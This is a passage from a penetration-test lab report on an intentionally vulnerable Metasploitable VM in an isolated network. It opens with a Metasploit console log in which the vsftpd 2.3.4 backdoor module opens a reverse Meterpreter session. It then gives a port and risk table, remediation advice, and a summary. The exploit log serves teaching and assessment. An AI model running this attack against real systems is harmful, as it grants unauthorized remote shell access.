[-] 172.30.183.249:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (172.30.183.249:21) was unreachable.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:35579) at 2026-07-12 03:34:25 -0400
```

Figure 16 — Meterpreter session: `ifconfig` output confirming control of 192.168.56.101

6. Findings Summary

The table below consolidates the open ports, identified service versions, and associated risk level for each, based on the Nmap scans performed.

Port	Service	Version	Risk
21	FTP	vsftpd 2.3.4	CRITICAL
22	SSH	OpenSSH 4.7p1 Debian 8ubuntu1	MEDIUM
23	Telnet	Linux telnetd	HIGH
25	SMTP	Postfix smtpd	LOW
53	DNS	ISC BIND 9.4.2	MEDIUM
80	HTTP	Apache httpd 2.2.8 (Ubuntu) DAV/2	MEDIUM
111	RPCbind	2 (RPC #100000)	MEDIUM
139 / 445	NetBIOS / SMB	Samba smbd 3.X – 4.X	HIGH
512 / 513 / 514	exec / login / shell	Netkit rsh/rlogin/rshd	HIGH
1099	Java-RMI	GNU Classpath grmiregistry	MEDIUM
1524	Ingreslock	Metasploitable root shell	CRITICAL
2049	NFS	2–4 (RPC #100003)	MEDIUM
3306	MySQL	MySQL 5.0.51a-3ubuntu5	MEDIUM
5432	PostgreSQL	PostgreSQL DB 8.3.0 – 8.3.7	MEDIUM
5900	VNC	VNC (protocol 3.3)	HIGH
6667	IRC	UnrealIRCd	HIGH
8180	HTTP	Apache Tomcat/Coyote JSP engine 1.1	MEDIUM

7. Recommendations

Patch the FTP Backdoor — **CRITICAL**

Upgrade vsftpd from the compromised 2.3.4 release to a current, officially verified version. This backdoor was inserted into a compromised source archive rather than being a vulnerability in the software itself, so verifying package checksums/signatures before installation is essential.

Disable or Remove the Ingreslock Backdoor — **CRITICAL**

Port 1524 provides a direct root shell with no authentication and should never be present on a production system. The service should be identified and removed immediately.

Disable Unencrypted Protocols — **HIGH**

Telnet (23), rsh/rlogin/rexec (512–514), and VNC (5900) all transmit data, including credentials, in plaintext. These should be disabled and replaced with encrypted alternatives such as SSH and encrypted remote desktop solutions.

Update Samba and SSH — **HIGH / MEDIUM**

The Samba (3.X–4.X) and OpenSSH (4.7p1) versions detected are outdated and associated with known vulnerabilities. Both should be updated to current stable releases, and weak SSH host keys (1024-bit DSA) should be regenerated using stronger algorithms.

Review Default/Legacy Services — **MEDIUM**

Services such as RPCbind, NFS, Java-RMI, and the Apache Tomcat manager interface (port 8180) should be reviewed and disabled if not required. Where required, default credentials must be changed and access restricted.

Patch Outdated Web/Database Services — **MEDIUM**

Apache httpd 2.2.8, MySQL 5.0.51a, and PostgreSQL 8.3.x are all end-of-life versions with publicly known vulnerabilities. These should be upgraded to currently supported versions.

General Hardening — **ONGOING**

Close all ports not required for the system's function, place the host behind a firewall with explicit allow-rules, and monitor network traffic (as demonstrated with Wireshark in this assessment) to detect scanning or exploitation attempts early.

8. Summary

This assessment was carried out against an isolated Metasploitable virtual machine using a Kali Linux attacker VM, entirely within a private VirtualBox host-only lab network, in line with the authorized-testing requirement outlined at the start of this project.

Reconnaissance and scanning with Nmap (basic, top-ports, service version, aggressive, UDP, and full subnet scans) identified 17 open TCP ports and several open UDP ports on the target, running a wide range of outdated and, in some cases, deliberately vulnerable services. Wireshark packet capture was used alongside these scans to inspect live traffic, including SYN packets, source-filtered traffic, and traffic on specific ports such as port 80.

The most significant finding was the vsftpd 2.3.4 service on port 21, a version publicly known to contain a backdoor. This was confirmed using Metasploit, which was used to successfully open a remote session on the target and confirm the target's identity via its network configuration, demonstrating that this vulnerability allows an attacker to gain unauthorized remote access to the system without any valid credentials.

Overall, the target machine was found to have a weak security posture, consistent with its intended purpose as an intentionally vulnerable training system. The recommendations in Section 7 — patching the FTP backdoor, removing the Ingreslock backdoor, disabling unencrypted legacy protocols, and updating outdated services — would substantially reduce the system's attack surface if applied to a real-world environment.